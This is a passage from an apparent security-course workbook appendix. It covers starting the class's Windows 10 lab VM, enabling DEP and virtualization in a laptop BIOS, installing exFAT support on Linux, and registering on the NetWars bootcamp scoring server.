
If VMware does not start, ensure you have clicked the .vmx file. Also, ensure that VMware is properly installed.

10. Depending on your version of VMware: you may need to press "Power on this virtual machine" (or it may start automatically).

Once the virtual machine boots. Log in as student using the password **Security511**.

Note: The password is case-sensitive. Click anywhere on the opening screen that shows the date and time. (Note: Your image may be different.)





The Student password is **Security511**, and it is case-sensitive (uppercase "S").

11. You will be logged into the Windows 10 VM.

Note: Your background may be different.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020



Answer 'No' if asked, "Do you want your PC to be discoverable by other devices on this network?"


Note: We have disabled automatic updates in this VM to spare conference Internet from being crushed by dozens or more students running Windows Update at the same time.

You are now ready to perform the Windows-based labs in Security511.

BIOS Settings

There are two BIOS settings that commonly need to be adjusted: Data Execution Prevention (DEP) and Virtualization Technology (VT).

You must enable hardware DEP if you receive the error "NX/XD is required by Windows 10-64 guests. The processor must support NX/XD and it must be enabled in the BIOS."



DEP is often listed under "Security" in the BIOS settings. Here are the settings for a Lenovo laptop.

Note: Your path and settings options may be different based on your laptop vendor.

DEP is controlled under Security -> Memory Protection on this laptop:




Then set "Execution Prevention" to "Enabled," save the BIOS settings, and shut down completely. A reboot is often insufficient to enable the new BIOS settings.



You must have a 64-bit host operating system, and Virtualization Technology (VT) must be enabled in the BIOS if you receive the error "This virtual machine is configured for 64-bit guest operating systems. However, 64-bit operation is not possible...."

Please verify that your host OS is 64 bits.

This screenshot is from a 64-bit host that does not have VT enabled in the BIOS. The error states, "This host supports VT-x, but Intel VT-x is disabled."




Virtualization Technology (VT) is often listed under "Security" in the BIOS settings. Here are the settings for a Lenovo laptop.

Note: Your path and settings options may be different based on your laptop vendor.



Then, set "Intel (R) Virtualization Technology" to "Enabled," save the BIOS settings, and shut down completely. A reboot is often insufficient to enable the new BIOS settings.



Linux Host Pointers

Linux requires exFAT support to mount the USB, and this is not included by default in some recent Debian distros, including Ubuntu.

To install via apt (for Debian-based distros), and note that the student sudo password is 'Security511':

```
**sudo apt-get install exfat-fuse exfat-utils**
```

Appendix C: Bootcamp Setup Guide


Objectives

- Connect to the Sec511 NetWars Bootcamp Server
- Create an account
- View level one questions

Setup

Your instructor will provide a URL for the bootcamp server. - For classes with Internet access: this server will be in the cloud and will have a site-wide username and password (also provided by your instructor). - For classes without Internet access: this server will be running on the instructor's local laptop.

Once your instructor provides the URL, perform the following steps: - Open a browser and surf to the URL provided by your instructor - Provide the site-wide username and password (if prompted)



Authentication Required


https://bootcamp.sec511.com is requesting your username and password. The site says: "Username and password required to play."

User Name:


Password:

Cancel OK


You will see the Security511 Day1-5 NetWars scoring server:




Click "Register" and choose a username and password (the password must be at least 10 characters). Please make a note of the credentials you choose.




Then "login" with the same credentials:



Then click the word "here" (shown in an orange font):



You will see level one questions:



You may move at any pace you like: each level has 100 points (for 500 total), and new levels will unlock after you score 50 points.

Hints are available and are free!

The Security 511 bootcamp is self-paced. Level one is designed to be performed during 511.1. Level two is designed for 511.2, etc. One level per course day/book, for books 511.1 through 511.5.

You will use a different NetWars server for the 511.6 DTF (Defend the Flag) challenge.